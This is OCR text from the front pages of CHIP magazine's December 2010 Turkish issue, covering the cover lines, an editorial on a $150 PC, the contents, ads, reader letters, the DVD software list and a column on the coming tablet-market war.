

DVD

EN YENİ SÜRÜM: Artık Almanca bilmeyen kalmayacak
70 TL DEĞERİNDE

CHIP

12/2010

www.chip.com.tr

TEKNOLOJİ KÜLTÜRÜ

AYLIK YAYINDIR • ISSN:1300-9419 • 112415 • YIL:15 • 2010/12 • 7.00 TL



Önümüzdeki yılın teknolojileri şimdiye kadar gördüklerimize hiç benzemiyor

2011 TRENDLERİ

Bizi neler bekliyor: CHIP, 2011 yılının teknoloji falına bakıyor

BU PC SADECE 150\$

Herkesin bir PC'si olacak

CHIP'in özel PC konfigürasyonunu tek noktadan hemen satın alın

MÜKEMMEL WINDOWS 7

Perfect Edition: CHIP'in özel sürümü ihtiyacınız olan tüm özelliklere ve araçlara sahip



Evinizi akıllı eve dönüştürün

PC'yi TV'ye, onu da müzik setine bağlayın, iPhone ile kontrol edin

HACKER'LARIN AHLAKSIZ TEKLİFLERİ

iPad hakkında her şey

Hepsi bir arada: Tablet PC, e-Kitap okucucu, oyun konsolu, multimedya oynatıcı!

Ayrıca iPad video eğitimi DVD'de



%100 TEMİZ

%100 Windows 7'de ısrar edin. Daha azıyla yetinmeyin.



%100
YENİ

Casper

%100 Windows 7'de ısrar edin. Daha azıyla yetinmeyin.

%100 Orijinal Windows 7, sizi bugüne dek gördüğünüz en şık ve kullanımı en kolay arayüzlerle buluşturuyor. Yepyeni temalar, arkaplanlar, ses ve görüntülerle kendinizi ifade edecek sonsuz seçeneğiniz var. Yeniliğe açık olun.

Casper


Windows 7

150 dolar'a PC olur mu?



Ufuk Yamankılıçoğlu,
Sorumlu Yazı İşleri Müdürü

Piyasadaki giriş seviyesi PC'leri ve netbook'ları pahalı bulanlar için bu ay çok özel bir PC konfigürasyonu hazırladık. Tamamen fansız bu sistem yok denecek kadar az gürültü çıkarıyor (sadece sabit diskin ve güç kaynağının sesi duyuluyor) ve Atom işlemcisi sayesinde çok düşük bir güç tüketimine sahip. Üstelik ofis ve internet gibi uygulamaların üstesinden gelebiliyor, basit oyunları ve filmleri oynatabiliyor. Monitör hariç sadece 150 dolar+KDV fiyata sahip bu süper ucuz PC'ye www.benceiyi.com sitesiyle yaptığımız işbirliği sayesinde kolayca sahip olabilirsiniz. Küçük ofisler ve giriş seviyesi kullanım için ideal olan bu sistemle ilgili ayrıntılı bilgiyi 106. sayfamızdaki yazımızda bulabilirsiniz.

Geçtiğimiz ay başladığımız ve her ay farklı ve eğlenceli bir konuya yönelik farklı kategoriler altında tam 50 ilginç içerik sunduğumuz "CHIP 50" bölümümüz sizlerden büyük ilgi gördü. Dergiyle birlikte verdiğimiz üç boyutlu gözlük ve DVD'deki özel 3D materyallerle okurlarımız gerçek bir 3D deneyimi yaşadılar. Bu ay da "uzay ve bilimkurgu" meraklılarını sevindirecek bir içeriğimiz var. DVD'deki CHIP 50 bölümümüzü bu ay bu konuya ayırdık. Çok özel videolar, oyunlar ve yazılımlar sizi bekliyor. Ayrıntılı bilgiler 76. sayfamızda.

CHIP DVD de bu ay oldukça dolu bir içerikle karşınızda. Geçtiğimiz ay hediye ettiğimiz Learn to Speak English Deluxe 10'dan sonra bu ay da 70 TL değerindeki, yeni başlayan, orta ve ileri düzeyi kapsayan eksiksiz bir eğitim seti olan "Learn to Speak German Deluxe 10" ile dil eğitim serimiz devam ediyor. Video eğitimlerimiz dil eğitimi ile sınırlı değil. Bu ay ayrıca Photoshop CS5, HTML5 ile web tasarımı, A'dan Z'ye Apple iPad video eğitimlerine de DVD'mizde yer veriyoruz. Photoshop CS5 video eğitimimizle yeni Photoshop sürümünün tüm özelliklerini öğrenebilir ve bir Photoshop uzmanı olabilirsiniz. HTML5 kursumuz da geleceğin en popüler mesleklerinden biri olan web programcılığında kendini geliştirmek isteyenler için kaçırılmaması gereken bir eğitim. Önümüzdeki aylarda da web programcılığı kurslarımız devam edecek. "A'dan Z'ye Apple iPad" video eğitiminde de Apple'ın yeni cihazıyla ilgili tüm ayarları ve pratik kullanımını öğrenebilirsiniz.

uyaman@chip.com.tr

Ufuk Yamankılıçoğlu

AYIN TAVSİYESİ

LEVEL ARALIK 2010 SAYISI

Call of Duty serisi, Call of Duty: Black Ops ile oyuncuları bir kez daha modern dönemden geçmişe götürüyor, LEVEL da bu duruma ayna tutuyor. LEVEL'in Aralık sayısındaki önemli başlıklar şöyle: L.A. Noire, The First Templar ilk bakışları; Assassin's Creed: Brotherhood, Gran Turismo 5, Need for Speed: Hot Pursuit incelemeleri; EA November Showcase, Duke Nukem Forever dosya konuları... Türkiye'nin ilk ve en çok okunan online oyun dergisi Online Oyun, bu ay 48 sayfalık dolu dolu içeriğiyle oyuncuların karşısına çıkıyor, üçüncü sayfasındaki kodla Point Blank oyuncularına 10 TL değerinde bir paket armağan ediyor. LEVEL'in bu ay okurlarına armağanlarıysa Painkiller: Overdose tam sürümü ve Mafia II şarkı paketi.



CHIP Ekim 2010 net satışı

25.346

Kaynak: DPP A.Ş.



CHIP DVD'de WEB TASARIM VE PROGRAMCILIĞI VIDEO EĞİTİM SERİSİ

Geleceğin en popüler mesleklerinden biri olan web tasarım ve programcılığı üzerine uzmanlaşmak için eğitim setimizi sakın kaçırmayın. Geçerli bir meslek sahibi olun...

Bu ay	HTML5
Ocak 2011	JAVASCRIPT
Şubat 2011	PHP/MySQL
Mart 2011	ASP/SQL
Nisan 2011	ActionScript 3



Schneider Electric APC Smart-UPS ürününü tanıtıyor.



20 milyondan fazla sattı.
Yüzlerce ödülün sahibi.
Dünya üzerinde en çok güvenilen UPS.

Schneider Electric her zaman ve her yerde ihtiyacınız olan en yüksek kalitedeki ürünleri size sunmuştur. Tüm diğer APC çözümleri ile birlikte, dünyanın en çok satan, en güvenilir güç korumasını sağlayan, ödül-kazanan Smart-UPS'i de çözümlerimize ekledik. Kalitesi, yenilikçiliği ve güvenilirliği ile bilinen APC Smart-UPS, tüm kritik uygulamalarınız için elektrik kesintilerine ve güç ile ilgili zararlara karşı rakipsiz koruma sunar.

Güç korumasında tartışmasız endüstri lideri

Smart-UPS, 1-20kVA arası tower veya rack konfigürasyonlarından oluşur. Uzun elektrik kesintileri için uzatılabilen çalışma süresi, yazılım ve işletim sistemlerini güvenli kapatma garantisi ve uzaktan yönetim özellikleri, APC Smart-UPS'in güvenilirmez elektriğe güvenilir çözüm olmasının nedenlerinden bazılarıdır. Smart-UPS ile enerjisiz kalma riskinden korunun. Tüm kritik uygulamalarınız ve genel ihtiyaçlarınızda dünyadaki en güvenilir UPS çözümünü sunan APC tecrübesine güvenebilirsiniz.

Smart-UPS: ağ güç korumasında tartışmasız endüstri lideri

Artık her sektörde tek talep, 7x24x365 kesintisiz enerji. İşte bu nedenle, dünyada milyonlarca kullanıcı, güç kesintisi ve enerji problemlerinde üstün koruma için Smart-UPS'e güveniyor.

- > 16-segmanlı LED göstergeler mevcut gücünüzü kontrol etmenizi sağlar
- > Akıllı batarya yönetimi akıllı, hassas şarj ile bataryanın performansını, ömrünü ve güvenilirliğini maksimuma çıkarır
- > Otomatik Voltaj Regülasyonu (AVR) Düşük veya yüksek gerilim değerlerini otomatik olarak güvenli seviyelerde sabitler
- > Ödüllü PowerChute yazılımı
- > Uzaktan yönetim özellikleri
- > Efsanevi, güvenilir tasarım



Teknik dokümanlarınızı onumuzdeki 30 gün içerisinde bilgisayarınıza yükleyin ve bir iPad™ kazanma şansını elde edin.

Visit www.apc.com/promo adresini ziyaret edin Anahtar Kodu 83799t
Tel: 0 800 261 2135 • Faks: +902 123 478 660

APC
by Schneider Electric



42 Teknoloji trendleri

60

Mükemmel Windows 7



66 İdeal kablosuz ağ



100 Sistem kameraları



106 150 dolar'lık PC



108 Hacker saldırıları

GÜNCEL

- 10 Tablet savaşı**
Hayatımızı tabletlere adapte etmeye hazır olmamız gerekecek
- 12 Güncel haberler**
Bu ay dikkat çeken önemli gelişmeler
- 24 10 şey**
En gelişmiş 10 biyolojik modifikasyon
- 30 İletişim dünyası**
Gelişmiş ülkelerde çok sayıda örnekleri bulunan Sanal Mobil Şebeke İşletmeciliği'nde neredeyiz?
- 38 Güvenlik raporu**
Bu ay dikkat edilmesi gereken kritik güvenlik açıkları ve çözümler

KONULAR

- 42 2011 teknoloji trendleri**
Önümüzdeki yıl IT dünyasını değiştirecek. CHIP, yenilikleri ve teknolojinin parlacak yıldızlarını açıklıyor
- 52 Firefox 4 testte**
Yeni web tarayıcısı sörf deneyiminde devrim yapıyor. Firefox 4 ne kadar iyi?
- 60 Windows 7 Perfect Edition**
Windows sürümümüz ihtiyaç duyacağınız tüm fonksiyonları ve programları sunuyor
- 66 Her şeyi bağlayın**
Windows 7'nin ağ fonksiyonlarıyla kablosuz süper bir ağ kurun
- 76 CHIP50: Uzay ve bilimkurgu**
Kısa bir süre öncesine kadar bilimkurgu olan şeyler giderek gerçek oluyor
- 88 Yavaş PC'lere hızlı reçeteler**
CHIP, ipuçlarıyla PC'nizi tekrar ayağa kaldırıyor

- 92 Facebook'un ağında**
Sosyal ağların sistemine yakından bakıyoruz
- 96 iPad çılgınlığı**
Apple'in yeni cihazının en önemli özelliklerini tanıtıyor
- 100 Cebe sığan SLR makineler**
Sistem kameraları yüksek fotoğraf kalitesiyle kompakt yapıyı bir arada sunuyorlar
- 106 150 dolar'lık PC**
Ortalama bir PC'nin fiyatı sizce çok mu yüksek? O zaman bir de süper ucuz PC'mize bakın
- 108 Hackerların ahlaksız teklifleri**
Truva atları, virüs geliştirme araçları ve kredi kartları satışa sunuluyor
- 110 Virüs saldırıları**
Kötü amaçlı güncel yazılımlar bilgisayarlarımıza nasıl sızıyor?
- 116 Odak noktası: Sendeleyen devler**
Yükseliş ve çöküş: MySpace, Yahoo, Nokia ve AMD'nin en büyük hataları
- 118 Teknik sözlük: Yeni süper CPU**
Microsoft'un System on a Chip'i, CPU teknolojisinde yeni bir çağır açıyor
- 120 CHIP zaman tüneli: Giriş aygıtları**
Delikli kartlardan hareket algılayan sensörlere tarihi bir yolculuk
- 122 Yazılım günlüğü**
Yazılım dünyasında bu ayki çarpıcı gelişmeler ve yeni ürünler
- 124 En iyi Freeware'ler**
Ücretsiz ve açık kaynak kodlu yazılımlar
- 126 Cool Tech**
Yeni ve ilginç teknoloji örnekleri

- 128 Ayın web siteleri**
İnternet dünyasından ayın en ilginç ve faydalı siteleri
- 130 Donanım günlüğü**
Donanım dünyasında bu ayki çarpıcı gelişmeler ve yeni ürünler
- ÜRÜN TESTLERİ**
- 132 Yeni ürünler:**
En ilginç yeni donanım ürünleri testte
- 146 Tam sürümler:**
DVD'deki tam sürüm programların kurulumu

İPUÇLARI

- 149 Pratik ipuçları**
Windows, uygulamalar, iletişim ve internet, donanım için en iyi ipuçları
- CHIP TEST MERKEZİ**
- 162 CHIP TOP10**
Farklı kategorilerde en iyi donanımlar
- 168 CHIP CPU ve GPU rehberi**
Piyasaya güncel bakış: PC ve dizüstüler için en iyi bileşenler
- 170 CHIP fiyat barometresi**
En iyi dizüstü PC tavsiyeleri ve 7 aylık türü için fiyat tahminleri

BÖLÜMLER

- 4 Seyir Defteri**
- 8 Okur Yorumları**
- 176 Abone Formu**
- 177 Künye**
- 178 Gelecek sayıda CHIP**

DVD İÇERİĞİ

- 10 DVD:** Harika tam sürümler, pratik araçlar ve freeware yazılımlar



Binlerce uygulama, bir tek yer: Ovi Mağaza.


Ovi Mağaza'dan Need For Speed Shift'in tam sürümünü ücretsiz indirebilir, CNN Türk ile en son haberleri öğrenebilirsin. Tüm dünya liglerini Maçkolik'ten takip edip, iddia heyecanını her yerde yaşayabilirsin. Ovi Mağaza'daki binlerce ücretsiz yerli ve yabancı mobil içerik şimdi Nokia N8'de.

Sen onunla ne yapacaksın?

nokia.com.tr/n8

Nokia N8 | Ovi

NOKIA
Connecting People



Bonus'a özel 12 taksit

Ayrıntılı bilgi için bonus.com.tr



Kritik hata

Dergideki yazınıza uygun olarak sabit diskimi GSmartControl programıyla analiz ettim. Aslında programı sadece kısa bir şekilde test etmek istiyordum ve test sırasında aklıma kötü bir şey olacağı gelmedi. Diskim sadece yarım yıllık olmasına rağmen analiz değerleri korkunç görünüyor. Özellikle de kafa pozisyonlama hataları aşırı yüksek. GSmartControl yine de her şeyin yolunda olduğunu söylüyor. Bu nasıl olabilir? Bu hataları dikkate almamalı mıyım, yoksa diskimden endişe etmeye başlamam iyi mi olur?

YILMAZ KAYA

CHIP: Araç size disk analizini tablosal olarak gösteriyor ve değerlerin normal çerçevede olup olmadığını gösteriyor. Buradaki çerçeve diskten diske göre değişebilir. Ancak bu demek değil ki hataları dikkate almayın. Burada mutlaka önemli verilerinizi yedeklemeniz ve diski düzenli olarak kontrol etmeniz gerekiyor. Hatalar artarsa diski değiştirmelisiniz; disk garanti kapsamında olduğu için ilgili firmaya başvurup diskin değiştirilmesini talep edin.

Dergi arşivi

Merhabalar! CHIP dergisini Eylül ayından beri okuyorum. Çok güzel bir dergi çıkarıyorsunuz. Sizden birkaç isteğim olacak. Gelecek sayıda CHIP'in 1996-2009 sayılarını yayınlatabilir misiniz? Bir de internet tarayıcılarının bulabildiğiniz sürümlerini verir misiniz? Şimdiden çok teşekkürler!

MUSTAFA CAN BİCİOĞLU

CHIP: Tüm dergi arşivi DVD üzerinde maalesef çok fazla yer kaplıyor. Bu sayımızın DVD'sinde en güncel internet tarayıcıları bulabilirsiniz.

Visual Basic

Kasım ayındaki derginizi aldım, ilk sayfayı açtığımda birçok eğitim dersi verileceğini öğrendim.



BRAVO CHIP

"CHIP'in Kasım 2010 sayısı dergi ve DVD içeriğiyle mükemmele yakındı"
Ziya Akın

Ben meslek yüksek okulu elektronik 1 öğrencisiyim, gelecek seneye Visual Basic dersleri göreceğiz. Derginin ileriki sayılarında Visual Basic görsel eğitim dersi de yayınlanmasını istiyorum.

ENES TUNCEL

DVD içerikleri

Merhabalar, derginizle verilen DVD'nin içeriğini çok beğendim. Artık herkes internetten her şeyi indirebiliyor. O yüzden internetten indirilebilecek içeriği DVD'ye çekip vermenin bir anlamı yok. Her ay garip isimli bir Linux dağıtımı vermenin de bir anlamı yok ve bu hususların çok güzel farkında olduğunuzu görüyorum. Her ay 3D vb ilginç bir konunun işlenmesi çok güzel. Verilen görsel eğitimler çok faydalı. Tam sürüm yazılımlar ise internetten kolayca bulamaya çağımız bir içerik. Yani dergiyi satın almaya değer neticede. Emeginize, bilginize sağlık. İyi çalışmalar dilerim.

ALİ ERDOĞAN

Pardus hakkında

Öncelikle iyi bayramlar. Çalışmalarınızı olabildiğince takip ediyorum çok güzel başarılarla imza atıyorsunuz. Yalnız sizden bir dahaki dergilerinizde bir isteğim olacak ben Pardus kullanıcısıyım, Windows 7 de kullanıyorum. Sizden kendi imkanlarımızla yapmış olduğumuz işletim sistemimizi tanıtmak, onunla ilgili

programları DVD ekinizde paylaşmanızı istiyorum.

SELİM KONT

E-kitaplar

CHIP dergisinin dağıttığı e-kitaplara hayran kaldık, lütfen internetten para kazanmayla ilgili kitaplarınızı yayınlarsanız yeni ayda memnun oluruz. Mesela uploaderlik vs.. gibi.

SAMET ÖZSÜLEYMAN

Uydu telefonları

Soyu tükenmekte olan 10 teknoloji başlığı ile verdiğiniz ürünlerin 4. sırasında "uydu televizyonu" başlığı altında uydu telefonlarının soyunun tükenmekte olduğunu ifade etmişsiniz. Ancak kaçırdığınız bir nokta var. Uydu telefonları halen ve eminim gelecekte de karasal şebekelerin (sabit hat ya da GSM) artışı sonucu soyu tükenmeyecektir. Zira her türlü doğal karasal afette çalışabilen tek teknoloji uydu iletişimidir. Örneğin depremler, sel basmaları, vs. durumlarda baz istasyonları çökerken uydu bu durumlardan etkilenmemektedir. Bunun haricinde yer yüzünde hala GSM şebekelerinin ve karasal hatların ulaşamadığı yaklaşık yüzde 70'lik bir bölüm (yüksek dağlar, zorlu iklim şartlarının olduğu araziler, çöller vs.) bulunmaktadır. Bu yerleri karasal şebekelerle donatmak veya GSM baz istasyonları kur-

mak son derece maliyetli işlerdir. Bu nedenle uydu iletişimine başvurulur. Halen Türkiye'de 800'e yakın köy karasal hatlar ve GSM şebekelerinin kendilerine ulaşmaması neticesinde dünya ile uydu telefonları aracılığıyla iletişim kurabilmektedir. Bu nedenlerle uydu telefonları her zaman karasal hatların ve GSM telefonlarının bir tamamlayıcısı olarak kalacaktır. GSM ve benzeri teknolojiler geliştikçe uydu telefonu teknolojileri de buna ayak uydurarak kendini geliştirmektedir.

SONER ABACI

Bilgi

Okur mektupları CHIP yazı işleri

Hürriyet Medya Towers 34212
Güneşli / İSTANBUL
Tel: (212) 478 03 00,
Faks: (212) 410 32 16

Teknik sorular

yardim@chip.com.tr

Dergi ve DVD ile ilgili sorular

okurhizmetleri@doganburda.com

Abonelik, Eski sayı siparişi ve özel sayılar

Tel: (212) 478 0 300,
Faks: (212) 410 35 12 - 13
abone@doganburda.com
www.doganburda.com

Diğer gerekli tüm bilgileri
Künye'de bulabilirsiniz.

(► S. 177)

3 Katlı Mucize



Olağanüstü 3 katıyla yeni Vivident 3D

Her katı farklı renkte, farklı meyve lezzetinde



Ashampoo HDD Control

Ashampoo HDD Control ile sabit disk bakımı



1-abc.net Duplicate Finder

Birbirinin aynı olan dosyalardan kurtulun



MAGIX Video Easy 2.0.0.35

Kendi videolarınızı yapmak artık çok kolay!



Free Studio 4.9.3

Multimedya uygulamalarınız için ücretsiz stüdyo



CHIP50

CHIP50'nin bu ayki konsepti, 'bilim kurgu'

DVD

TAM SÜRÜM

Ashampoo HDD Control
1-abc.net Duplicate Finder

MÜKEMMEL WIN 7

7-Zip (32 Bit)
7-Zip (64 Bit)
7plus 1.20
Adobe Flash Player 10.1.102.64
Audacity 1.3.12 RC5
Backup Service Home 3.0
CCleaner 2.35.1223
CDBurnerXP 4.3.7.2423
Dexpot 1.5.7 Build 1394
F-Secure Internet Security 2011 10.50 Build 197
FileMenu Tools 5.8.1
FileZilla 3.3.4.1
Firefox 4.0 Beta 7
Foxit Reader 4.2.0.0928
Free Studio 4.9.3
The GIMP 2.6.11
GSpot 2.70a Build 20070222 Final
ImgBurn 2.5.2.0
IrfanView 4.27
Java Runtime Environment 6.0 Update 22 (32 Bit)
Java Runtime Environment 6.0 Update 22 (64 Bit)
JumpList Extender 0.2
KeePass 2 v2.13
Koepi's Xvid 1.2.2
LAME 3.98.4
MAGIX Video Easy 2.0.0.35
Microsoft .NET Framework 4.0
Miranda IM (32 Bit) 0.9.10
MouseExtender 1.9.9.2
Netviewer Meet 6.1.2 Build 1653
OpenOffice 3.3.0 RC 4
Paragon Backup & Recovery Free Edition 10.0 (32/64Bit)
PDFCreator 1.0.2
Photomizer 1.30.1239
Preme for Windows 7 v0.92
QTTTabBar 1.5.0.0 Alpha 4
Recuva 1.38.504
Scribus 1.3.8
SiSoftware Sandra Lite 2011.1.17.15
Skype 5.0.0.152
Songbird 1.8.0 Build 1800
SpeedFan 4.42
SpyBot - Search & Destroy 1.6.2.46
Sysinternals Suite 1.0 Build 01.11.2010
Thunderbird 3.1.6
Treibler-Studio 2010
TrueCrypt 7.0
Tweak Me! 1.1.0.5
VirtualBox 3.2.10
VLC Player 1.1.4
Windows 7 Codec Pack 2.6.1
WinSnap Portable Edition 3.5.3

ANTI-HACKING ARAÇLARI

AdBlock for Google Chrome
AdBlock Plus 1.3.1
AVG LinkScanner 2011 10.0.1153a3218
Emsisoft Emergency Kit 1.0.0.22
Foxit Reader 4.2.0.0928
HijackThis 2.0.4
NoScript 2.0.5.1
Panda USB Vaccine 1.0.1.4
Qualys BrowserCheck 1.0
Radix Antirookit 1.0.0.9
VirusTotal Uploader 2.0
WOT for Firefox
WOT for Google Chrome 1.0.3
WOT for Internet Explorer

.DVD İÇERİĞİ

Bu ay dolduk dolduk taşttık, adeta CHIP DVD'ye sığamadık. Artık klasikleşmiş CHIP DVD içeriğinin yanı sıra yeni ve güçlü oyuncumuz CHIP50 listesi de dopdolu bir içerikle karşınızda

Bu ay CHIP DVD için tam bir balan savaşı verdik. CHIP DVD'nin onca güçlü kategorisinin yanında bir de CHIP50 listesinin ağır topları ortaya dökülünce 8 GB'a sığmakta oldukça zorlandık, adeta DVD'nin kapağını üzerine zor kapattık. Bu ay CHIP DVD'nin ana oyuncusu, mükemmel sistem tutkunlarına hitap eden Mükemmel Win 7 konusu oldu. Tam 52 adet yazılımdan oluşan bu dev kategorinin yanı sıra bu ay bir diğer öne çıkan konuya sistem güvenliği ile ilgili: Güçlü yazılımları barındıran Güvenlik Araçları ile zararlı yazılımları tespit edebilen Anti-Hacking Araçları başlıkları altında güvenliğinizi sağlama alacak programları bulabilirsiniz. Ayrıca; hız tutkunları için Tuning Araçları, ücretsiz yazılım arayanlar için En İyi Freeware'ler, ağıni

kontrol altına almak isteyenler için Network Araçları ve güncel web tarayıcılarının bulunduğu İnternet Tarayıcıları da CHIP DVD'nin diğer yıldızları. Bu ay ayrıca eğitim konusunda da adeta sınır tanımadık; 1 değil, 2 değil, tam 4 dev eğitimi bu ay CHIP DVD'de bulabilirsiniz. Almanca eğitim seti Learn to Speak German, Adobe PhotoShop CS5, HTML 5 ve iPad'den oluşan eğitim setleri, eminiz işinize fazlasıyla yarayacak.

CHIP50'nin bu ayki konsepti, 'bilim kurgu'. Uzak ve evrenle ilgili ilginç ve görülmeye değer olmakla birlikte eğitim amaçlı da hazırlanan yazılım ve dokümanlarının yanı sıra özellikle videolarıyla öne çıkan bu ayki CHIP50, bizleri NASA'nın hiç görülmemiş yüzüyle tanıştırıyor.



REKABETİ PİSTE TAŞI!

1000'DEN FAZLA ARAÇ, SINIRSIZ PİST SEÇENEKLERİ,
EN GERÇEKÇİ GRAFİKLER, KUSURSUZ YARIŞ DENEYİMİ...
3D GÖRÜNTÜ VE TÜRKÇE DİL SEÇENEKLERİYLE,
PİSTE KİYASIYA REKABET, GT5'TE!

ŞİMDİ TÜRKİYE'DE!

OYUN SADECE BİR BAŞLANGIÇ

tr.playstation.com

"GT" and "PlayStation" are registered trademarks of Sony Computer Entertainment Inc. Also, "PS3" is a trademark of the same company. "SONY" is a registered trademark of Sony Corporation. Gran Turismo® 5 ©2010 Sony Computer Entertainment Inc. "Polyphony Digital" logo, "Gran Turismo" and "GT" are registered trademarks of Sony Computer Entertainment Inc. Cars, brands and associated imagery may include trademarks and/or copyrighted materials of their respective owners. All rights reserved. Any depiction of real world locations or entities is not intended to imply endorsement of this game. Produced under license of Ferrari SpA. FERRARI, the PRANCING HORSE device, all associated logos and distinctive designs are trademarks of Ferrari SpA. The body designs of the Ferrari cars are protected as Ferrari property under design, trademark and trade dress regulations.



PS3
PlayStation 3

SONY
make.believe

Tablet savaşı şimdi başlıyor

Apple'ın iPad'i büyük bir hayran kitlesi yaptı ama rakipleri iPhone çıkışında yaptıkları hatayı yapmadan bu kez çabuk cevap verdiler. Kazanan kim olursa olsun, hayatımızı tabletlere adapte etmeye hazır olmamız gerekecek.

CEM ŞANCI



Apple, iPhone'u ilk kez duyurduğunda bu devrimsel cihaz rakiplerinin hazırlıksız yakalanmasına neden oldu.

Apple'ın müthiş pazarlama ve reklam stratejisiyle ve uygulama mağazası sayesinde, hızla moda ve hatta ihtiyaç haline gelen, dikkatli tasarlanmış bu cihaza rakiplerinin cevap vermesi bir hayli zaman aldı. Bu sırada pazarı ele geçiren Apple, sadece tek bir telefon cihazıyla, onlarca yıllık dev telefon ve elektronik şirketlerinin, onlarca farklı model ve tasarımıyla bir türlü yapamadığını yapıp, en çok arzulanan, en pahalı, en çok satan, en çok ilgi gören marka haline geldi.

İşte dört yıl önce bu hatayı yapan ve iPhone'un günlük hayatta yaratacağı etkiyi, bu cihazın mobil olarak internete bağlanmak, fotoğraf çekmek, video seyretmek, müzik dinlemek, arkadaşlarıyla yazışmak, sosyal ağlara girmek, eğlenmek, hava atmak isteyen insanlar için bir ihtiyaç haline gelebileceğini önceden fark edemeyen rakipleri, iPad söz konusu olduğunda aynı hatayı yapmamak istiyorlar ve bu kez Apple'ın dünyaya duyurduğu tablet kavramını çok ciddiye almış görünüyorlar.

Neyse ki, bu kez iPhone'de olduğu gibi hazırlıksız değiller ve ellerinde işletim sistemlerinden, uygulama havuzlarına kadar pek çok bileşen mevcut. Eksik olanları da

hızla tamamlayıp, iPad'e alternatif tabletlere hızla pazara sürüyorlar.

Tablet savaşının arkasındaki asıl neden?

Önümüzdeki aylarda, özellikle de 2011 içinde çok yoğun olarak hissedeceğimiz tabletler savaşının arkasında büyük bir var olma savaşı yatıyor. Çünkü iPad veya Samsung Galaxy Tab gibi cihazlar, laptopların, netbookların çok büyük ve kullanışsız oldukları için, cep telefonlarının ise çok küçük oldukları için beceremedikleri bir işin altından kalkacak gibi görünüyorlar. Tabletler, her an, her yerde kullanılacak ve insanların devamlı online tutacak bir kişisel iletişim cihazı olacak ve elbette bu pazarda lider olabilen isim, 80'ler, 90'lar ve 2000'ler boyunca DOS ve Windows ile kişisel bilgisayarlarda imparatorluğunu kuran Microsoft gibi, dünyanın hakimi olacak. Zira hakkında konuştuğumuz cihaz, daha çok yeni olmasına rağmen, insanların elinden düşürmediği bir ihtiyaç haline geldi bile. İnsanlar, günlük gazetelerini okumak, dergilerini takip etmek, yazışmak, haberleşmek, oyun oynamak, video seyretmek, müzik dinlemek, internette gezinmek için bu "pratik" cihazı yanlarından ayırmaz oldular. Kafe-lerde, parklarda, toplu taşıma araçlarında, havalimanlarında, TV'de program yapan sunucunun masasının üzerinde, bu minik, ince, zarif, maharetli cihazlar yerlerini almaya başladı.

Haliyle pazarda, bir zamanlar Microsoft'un yaptığı gibi, kendi sistemini, kendi cihazını dominant hale getirebilen firma, internet çağında küçük bir köy hali-



ne gelen dünyanın muhtarı olarak başarısının keyfini sürecektir. Apple şimdiden elindeki iPhone ve iPad gücünü kullanarak büyük bir medya gücü haline gelmek için kendi gazetesini kuracağını açıkladı. Sadece Apple cihazlarında okunabilecek bu gazete Apple Store'dan aylık veya haftalık abone olunacak ve medya devi Murdoch ile beraber çıkarılacak gazete, takdir edersiniz ki, Apple'ın dünyanın siyasi ve toplumsal düzenini şekillendirecek bir güç haline gelmesinin kapısını açacak.

Dilediği ürünleri, dilediği hizmetleri dev kullanıcı kitlesine, ellerindeki cihaz üzerinden pompalayarak satın alma, karar verme aşamalarını kolayca etkileyebilecek. Elbette, pazarı ele geçirecek firmanın cihaz satışı ve yedek parça üretimi ile yaşayacağı ihy ile kazanacağı milyarlarca doları daha hesaba katmadık bile. Dört yıldır iPhone, iPod gibi cihazlarını dünya çapında pazarlayarak iflasın eşliğinden dönen Apple'ın beş milyar dolar nakit biriktirmiş olduğunu kimse görmezden gelemiyor. Hatta bu miktarda sıcak parayla ne yapmayı planladığı konusu da spekülasyonların bir numaralı konusu ve en çok göze çarpan iddia Apple'ın

nakit para sayıp Sony'yi satın almak istediği dedikodusu. İşte yaygınca kullanım bulacak ve hızla kabul görecektir tabletlerin arkasında bu güç savaşı yatıyor.

Apple Türkiye'de resmen satışa sunmak için elinde iPad bulamasa da halkın yoğun ilgisini paraya çevirmek isteyen tüccar şirketler yurt dışından toplayıp getirdikleri iPad'leri aylarca yok satarken, Kasım sonunda da Samsung, aynı zamanda cep telefonu, video kamera gibi özellikleri olan, iPad'e oranla daha küçük olan ve genişliği bir avuca sığabilen Galaxy Tab cihazını Türkiye'ye getirdi. Sırada Dell, HP, Microsoft, HTC gibi tablet ürettiklerini açıklayan firmaların cihazları var.

Tablet savaşlarını biraz 2000'li yılların başındaki Browser savaşlarına da benzetebiliriz. Çoğunluğun kullandığı internet tarayıcısının sahibi müthiş bir reklam ve pazarlama gücü elde edecekti ve internetin dünyaya yayılmaya başladığı iki binli yılların başında tarayıcı savaşları da gündemimizdeydi. Şimdi o tarayıcıların yerini, tabletlerin aldığını düşünebiliriz. Tabletlere hükmedenler artık dünyaya da hükmedecek. 

twitter.com/cem_sanci, cemsanci@chip.com.tr



Bilim kurguydu, gerçek oldu

